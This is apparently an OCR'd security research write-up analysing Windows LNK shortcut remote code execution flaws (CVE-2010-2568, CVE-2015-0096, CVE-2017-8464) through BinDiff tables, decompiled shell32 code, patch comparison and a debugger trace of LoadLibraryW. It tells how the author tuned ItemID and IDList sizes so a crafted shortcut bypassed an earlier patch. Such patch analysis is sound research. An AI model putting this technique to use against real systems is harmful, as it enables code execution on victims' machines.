0.69	0.69	-I-----	73927B23	CCreateFilterQueueItem::s_CreateInstance(IRSMTasksCallbac…	73A9C66F	CCreateFilterQueueItem::s_CreateInstanc…		name hash matching	4	4
0.69	0.69	-I-----	738F745D	CInfotipTask_CreateInstance(x,x,x,x)	73B2E679	CInfotipTask_CreateInstance(x,x,x,x)		name hash matching	4	4
0.69	0.69	-I-----	738F87A0	CInfotipQueueItem_CreateInstance(IItemStore *, tagITEMKEY …	73B43C20	CInfotipQueueItem_CreateInstance(IItem…		name hash matching	4	4
0.69	0.69	-I-----	7392A8B1	SetMask(FISFLAGS *,FISFLAGS,int)	73AA9C41	SetMask(FISFLAGS *,FISFLAGS,int)		name hash matching	4	4
0.68	0.77	GI-JE--	738E0DDE	CAnimationCallback::OnComplete(IAnimation *, IAnimation::E…	738E6F9B	CAnimationCallback::OnComplete(IAnim…		name hash matching	4	5
0.66	0.94	GI----	738FEB28	CControlPanelFolder::_IsValid(_ITEMIDLIST_RELATIVE const *)	73905474	CControlPanelFolder::_IsValid(_ITEMIDLIS…		name hash matching	10	11
0.64	0.65	-I-----	73A36FE5	CStartMenuCacheAndAppResolver::_IsShortcutInteresting(IS…	738BC863	CStartMenuCacheAndAppResolver::_IsSh…		name hash matching	4	4
0.64	0.65	-I-----	73A31EBE	IsClipboardOwnerHung(x)	73992FE0	IsClipboardOwnerHung(x)		name hash matching	4	4
0.64	0.65	-I-----	738F7E56	_SHFormatMessageArg	73B8FDBA	_SHFormatMessageArg		name hash matching	4	4
0.64	0.65	-I-----	73923490	CResultHandlerFactory::_ComputeAssocKey(IShellFolder *, _IT…	73A97378	CResultHandlerFactory::_ComputeAssocK…		name hash matching	4	4
0.64	0.70	GI----	738FF86F	CControlPanelFolder::_IsUnicodeCPL(_IDCONTROL const *)	73905525	CControlPanelFolder::_IsUnicodeCPLFor…		call sequence matching(exact)	6	6
0.64	0.65	-I-----	738F81AD	CFolderInfoTip::_BuildFolderBlurb(long,ushort *,ulong)	73AA58C4	CFolderInfoTip::_BuildFolderBlurb(long, u…		name hash matching	4	4
0.55	0.55	-I-----	73927081	CDefView::OnColumnClicked(int, _tagpropertykey const &, tag…	73A68A11	CDefView::OnColumnClicked(int, _tagprop…		name hash matching	4	4
0.55	0.55	-I-----	7392C090	CFilterControl::Destroy(void)	73AA9B64	CFilterControl::Destroy(void)		name hash matching	4	4
0.50	0.50	-I-J--	7382F0C2	CFSFolder::_AdjustStateForSlowProperty(_tagpropertykey co…	7382C995	CFSFolder::_AdjustStateForSlowProperty(…		name hash matching	4	4
0.49	0.49	-I-J--	739278C8	CDefView::_SendPerfTrackFilters(int_tagpropertykey const &)	73A61D0A	CDefView::_SendPerfTrackFilters(int, _tagp…		name hash matching	34	34
0.47	0.74	GI----	739FA4D2	sub_739FA4D2_93	7388131F	sub_7388131F_293		call sequence matching(sequence)	14	21
0.44	0.45	-I-J--	739231AE	ComparePtr(IAssociationList *,IAssociationList *,long)	739187B2	ComparePtr(IAssociationList *, IAssociatio…		name hash matching	4	4
0.44	0.62	-I-----	73B0CE07	CTransferStream::Write(void const *,ulong,ulong *)	73B5D1AF	WPP_SF_c(x,x,x,x,x)		address sequence	1	1
0.44	0.44	-I-----	73927E85	GetFilterProperty(_ITEMIDLIST_ABSOLUTE const *, IShellFolde…	73B80DE4	GetFilterProperty(_ITEMIDLIST_ABSOLUT…		name hash matching	7	7
0.43	0.62	-I-----	739FA566	sub_739FA566_100	73B1A5B5	CFolder2Shim::GetDefaultColumn(ulong, u…		address sequence	1	1
0.43	0.62	-I-----	739FA503	sub_739FA503_96	73B1A5D4	CFolder2Shim::MapColumnToSCID(uint, _t…		address sequence	1	1
0.42	0.62	-I-----	7387D621	sub_7387D621_14	73B5D496	IUnknown::QueryInterface<IOfflineFilesC…		address sequence	1	1
0.36	0.79	GI----	73906349	sub_73906349_44	73B1A825	[thunk]:CFolder2Shim::Release`adjustor{4…		edges callgraph MD index	5	20
0.36	0.39	-I-----	738F7077	CFolderInfoTip::_BufferInsert(ushort *, uint *, uint, ushort con…	73AA5F19	CFolderInfoTip::_BufferInsert(ushort *, uin…		name hash matching	10	14
0.35	0.66	GI----	73B2BE23	CPublishedItem::GetItem(_GUID const &,void * *)	7393DF20	sub_7393DF20_330		call sequence matching(sequence)	5	5
0.30	0.34	GI----	739137F0	sub_739137F0_47	7391AC28	sub_7391AC28_323		call sequence matching(sequence)	8	9
0.22	0.40	GI----	738F633D	sub_738F633D_42	7383F459	sub_7383F459_287		call sequence matching(sequence)	4	6
0.17	0.22	GI----	73AA693D	CTryHarderItemInternet::_GetWordWheelText(void)	73AA6F35	CTryHarderItemInternet::_GetWordWheel…		call sequence matching(exact)	3	5
0.12	0.14	GI----	73A61F2D	CDefView::CanDesktopUseSolidBackgroundColorHelper(void)	7380828A	CanDesktopUseSolidBackgroundColor(H…		edges callgraph MD index	9	9
0.12	0.17	GI----	739FA4F6	sub_739FA4F6_95	73B5D921	kfapi::CCSCUtils::RenameInCache(ushort …		call sequence matching(sequence)	11	11
0.01	0.02	GI----	73BB76B9	sub_73BB76B9_189	73A1C40E	CCDBurn::_FetchRewritableFreeBlocksVe…		call sequence matching(sequence)	2	2


Line 30683 of 30710


But I locate the key function soon according to my analysis principles:

0.69	0.69	-I-----	738F745D	CInfotipTask_CreateInstance(x,x,x,x)	73B2E679	CInfotipTask_CreateInstance(x,x,x,x)
0.69	0.69	-I-----	738F87A0	CInfotipQueueItem_CreateInstance(IItemStore *, tagITEMKEY …	73B43C20	CInfotipQueueItem_CreateInstance(IItem…
0.69	0.69	-I-----	7392A8B1	SetMask(FISFLAGS *,FISFLAGS,int)	73AA9C41	SetMask(FISFLAGS *,FISFLAGS,int)
0.68	0.77	GI-JE--	738E0DDE	CAnimationCallback::OnComplete(IAnimation *, IAnimation::E…	738E6F9B	CAnimationCallback::OnComplete(IAnim…
0.66	0.94	GI--E--	738FEB28	CControlPanelFolder::_IsValid(_ITEMIDLIST_RELATIVE const *)	73905474	CControlPanelFolder::_IsValid(_ITEMIDLIS…
0.64	0.65	-I-----	73A36FE5	CStartMenuCacheAndAppResolver::_IsShortcutInteresting(IS…	738BC863	CStartMenuCacheAndAppResolver::_IsSh…
0.64	0.65	-I-----	73A31EBE	IsClipboardOwnerHung(x)	73992FE0	IsClipboardOwnerHung(x)
0.64	0.65	-I-----	738F7E56	_SHFormatMessageArg	73B8FDBA	_SHFormatMessageArg
0.64	0.65	-I-----	73923490	CResultHandlerFactory::_ComputeAssocKey(IShellFolder *, _IT…	73A97378	CResultHandlerFactory::_ComputeAssocK…


yeah,it's the ITEMIDList data seurity validation function that matters,if you are careful enough,you must have seen it inside function CControlPanelFolder::GetUIObjectOf:

```
1 int __stdcall CControlPanelFolder::GetUIObjectOf(CControlPanelFolder *this, HWND a2, unsigned int a3, const struct _ITEMID_CHILD *const *a4,
2 {
3   __int32 v7; // edi@1
4   _DWORD *v8; // eax@11
5   signed int v9; // eax@13
6   char v11; // al@34
7   struct _IDCONTROL *v12; // [sp+18h] [bp-A8Ch]@3
8   struct DEFCONTEXTMENU v13; // [sp+1Ch] [bp-A88h]@18
9   struct _ITEMIDLIST_RELATIVE **v14; // [sp+40h] [bp-A64h]@1
10  unsigned __int16 v15; // [sp+44h] [bp-A60h]@30
11  WCHAR v16; // [sp+498h] [bp-60Ch]@20
12  WCHAR Start; // [sp+690h] [bp-414h]@23
13  WCHAR pwszDst; // [sp+898h] [bp-20Ch]@23
14
15  v14 = (struct _ITEMIDLIST_RELATIVE **)a4;
16  *a7 = 0;
17  v7 = 0x80070057;
18  if ( a3 && a4 )
19    v12 = CControlPanelFolder::_IsValid(*a4);
20  else
21    v12 = 0;                                  // retun 0x80070057
22  if ( v12 )
23  {
24    if ( memcmp(a5, &IID_IExtractIconA, 0x10u) && memcmp(a5, &IID_IExtractIconW, 0x10u) )
25    {
```







We can see that the function added 2 security function, StringCchLengthA and StringCchLengthW,which determines whether a string exceeds the specified length, in characters,here it is the StringCChLengthW make our lnk file invalid:



If the length of our dll path string is less than or equal to the size of dll path,it’s valid, Let’s have a look at my lnk file data:



It seems right,but there is a detail I have ignored,that is the second argument cchMax of StringCChLengthW represents the maximum number of characters allowed in psz, including the terminating null character,yeah here the terminating null character wasn't in my IDList…So it failed,when we modify the ItemID size to 0x021C,and the IDListSize to 0x0246,we will be successful again!!



So this is CVE-2015-0096,maybe sound funny following my whole analysis


process☺In a word,it bypassed the patch of CVE-2010-2568 artfully!


0x04 Patch Analysis Of CVE-2015-0096

Let's see how MS repaired the CPL icon loading vul in Bindif,there are many changed functions,but we only need to focus on the vulnerable function related routines in the control flow graph,so I select the following change rows:

1.00	0.99	-------	73B0CABD	CCscWorkOnlineErrorTaskDialog::~CCscWorkOnlineErrorTaskDialog(void)
0.67	0.95	-I--E--	73B3E0A9	CCtrlExtIconBase::CCtrlExtIconBase(ushort const *,bool)
1.00	0.99	-------	73B3DFB1	CCtrlExtIconBase::_ExtractW(ushort const *,uint,HICON__ * *,HICON__ * *,u
0.87	0.92	-I--E--	73B3E14B	CCtrlExtIconBase::_GetIconLocationW(uint,ushort *,uint,int *,uint *)

0.86	0.99	GI-----	73866C6F	CShellTaskScheduler::Initialize(void)
0.83	0.96	GI-----	73B3E0F7	ControlExtractIcon_CreateInstance(x,x,x,x)
0.79	0.99	GI-J---	7386221D	CAssocProgidElement::~CAssocProgidElement(void)
0.79	0.91	GI-JE--	7380681E	CShellLink::Initialize(_ITEMIDLIST_ABSOLUTE const *,IDataObject *,HKEY__
0.79	0.96	GI-JEL-	738A6673	CShellTaskScheduler::TT_TransitionTaskToRunning(CShellTask * *,bool *)
0.77	0.98	GI--E-C	73858F5B	CCopyWorkItem::_UpFrontOpSpecificConfirmations(void)
0.76	0.99	GI-J---	7389DABC	CAssocShellElement::~CAssocShellElement(void)
0.76	0.97	GI--E-C	73807341	CShellLink::InvokeCommand(_CMINVOKECOMMANDINFO *)






```
1__int32 __thiscall CCtrlExtIconBase::Initialize(CCtrlExtIconBase *this, const unsigned __int16 *a2, int a3, bool a4)
2{
3  *((_BYTE *)this + 0x46C) = a4;
4  *((_DWORD *)this + 0x119) = a3;
5  return StringCchCopyW((unsigned __int16 *)this + 6, 554u, a2);
6}
```

```
signed int __stdcall ControlExtractIcon_CreateInstance(unsigned __int16 *a1, int icon_id, bool a3, int a4, int a5)
{
  _DWORD *v5; // eax@1
  CCtrlExtIconBase *v6; // esi@2
  signed int v7; // edi@5

  v5 = operator new(0x470u);
  if ( v5 )
    v6 = (CCtrlExtIconBase *)CCtrlExtIconBase::CCtrlExtIconBase(v5);
  else
    v6 = 0;
  if ( v6 )
  {
    v7 = CCtrlExtIconBase::Initialize(v6, a1, icon_id, a3);
    if ( v7 >= 0 )
      v7 = (**(int (__stdcall ***)(CCtrlExtIconBase *, int, int))v6)(v6, a4, a5);
    (*(void (__stdcall **)(CCtrlExtIconBase *))(*(_DWORD *)v6 + 8))(v6);
  }
  else
  {
    v7 = 0x8007000E;
  }
  return v7;
}
```

```
1signed int __thiscall CCtrlExtIconBase::Initialize(CCtrlExtIconBase *this, const unsigned __int16 *a2, int icon_id, bool a4)
2{
3  *((_BYTE *)this + 0x46C) = a4;
4  *((_DWORD *)this + 281) = icon_id;            // store the icon id into the member of CCtrlExtIconBase class
5  return StringCchCopyW((unsigned __int16 *)this + 6, 554u, a2);
6}
```

We can see that MS move the string copy function from the constructor of CctrlExtIconBase to its member function CCtrlExtIconBase::Initialize,and store the icon id into the member(this->Offset_464h) of CCtrlExtIconBase class for later use, and modify the second argument(cchDest) of StringCchCopyW to 554 to fix the truncation bug.

In function CCtrlExtIconBase::_GetIconLocationW,it remove the function StrToIntW,which will convert the L"-" to 0☺:




```
__int32 __thiscall CCtrlExtIconBase::_GetIconLocationW(CCtrlExtIconBase *this, char a2, unsigned __int16 *a3, unsigned int a4,
{
  CCtrlExtIconBase *v6; // esi@1
  LPWSTR v7; // eax@2
  __int32 v9; // [sp+8h] [bp-4h]@1

  v6 = this;
  v9 = 1;
  *a3 = 0;
  if ( !(a2 & 1) )
  {
    v7 = StrChrW((LPCWSTR)this + 6, ',');
    if ( v7 )
    {
      v9 = StringCchCopyNW(a3, a4, (const unsigned __int16 *)v6 + 6, ((char *)v7 - (char *)v6 - 12) >> 1);
      if ( v9 >= 0 )
      {
        *a5 = *((_DWORD *)v6 + 281);            // icond_id stroed in this->Offset_464h
        *a6 = 2;
        if ( *a5 )
        {
          if ( *a5 > 0 )
            *a5 = 0;
        }
        else if ( *((_DWORD *)v6 + 280)
               || CPL_FindCPLInfo(
                    (const unsigned __int16 *)v6 + 6,
                    *((_BYTE *)v6 + 1132),
                    (HICON *)v6 + 280,
                    (int *)v6 + 282) >= 0 )
        {
          *a5 = *((_DWORD *)v6 + 282);
```

0x05 Analysis of CVE-2017-8464(Stuxnet 3.0)

About 2 years later, the new lnk REC vul came out again,which is known as “the 3rd Stuxnet”(CVE-2017-8464),the root cause of this vul is the lack of security check for the cpl(dll) specified in IDList when loading CPL icon,it use 2 types of ExtraData *(ExtraData refers to a set of structures that convey additional information about a link target)*in Lnk File Format:SpecialFolderDataBlock and KnownFolderDataBlock,I will explain them later.


Now Let’s have a look at format of the poc smaple:



In this poc,we can see the ExtraData in the end,0xA0000005 means it’s SpecialFolderDataBlock:

2.5.9 SpecialFolderDataBlock

The SpecialFolderDataBlock structure specifies the location of a special folder. This data can be used when a **link target** is a special folder to keep track of the folder, so that the link target **IDList** can be translated when the **link** is loaded.



BlockSize (4 bytes): A 32-bit, unsigned integer that specifies the size of the SpecialFolderDataBlock structure. This value MUST be 0x00000010.

BlockSignature (4 bytes): A 32-bit, unsigned integer that specifies the signature of the SpecialFolderDataBlock **extra data section**. This value MUST be 0xA0000005.

SpecialFolderID (4 bytes): A 32-bit, unsigned integer that specifies the **folder integer ID**.

Offset (4 bytes): A 32-bit, unsigned integer that specifies the location of the **ItemID** of the first child segment of the IDList specified by **SpecialFolderID**. This value is the offset, in bytes, into the link target IDList.

When explorer.exe parsing the ExtraData Block, it will search the 3 rd section using Offset 0x28 to load our dll,let's malke an breakpoint at LoadLibraryW,then see the stack backtrace info:

```
kernel32!LoadLibraryW:
76913c01 8bff            mov     edi,edi
0:002> db poi(esp+4)
0207ccf4  43 00 3a 00 5c 00 49 00-54 00 68 00 34 00 63 00  C.:.\.I.T.h.4.c.
0207cd04  6b 00 65 00 72 00 2e 00-64 00 6c 00 6c 00 00 00  k.e.r...d.l.l...
0207cd14  02 00 00 00 88 fa 07 02-08 fc c1 05 73 eb ce 77  ............s..w
0207cd24  08 fc c1 05 00 00 00 00-10 00 00 00 00 00 00 00  ................
0207cd34  90 cf 07 02 00 ce 07 02-9d 37 cb 74 cc 90 d2 74  .........7.t...t
0207cd44  02 00 00 00 27 9c cb 74-e8 99 cb 74 48 55 cb 74  ....'..t...tHU.t
0207cd54  20 79 25 00 74 cd 07 02-f8 9b cb 74 e8 99 cb 74   y%.t......t...t
0207cd64  84 ee 1b 76 54 ce 07 02-00 00 00 00 f0 74 25 00  ...vT........t%.
0:002> k
ChildEBP RetAddr
0207ca60 76f873ed kernel32!LoadLibraryW
0207ccbc 771a259f SHELL32!CPL_LoadCPLModule+0x169
0207d360 771a26e6 SHELL32!CControlPanelFolder::_GetPidlFromAppletId+0x19c
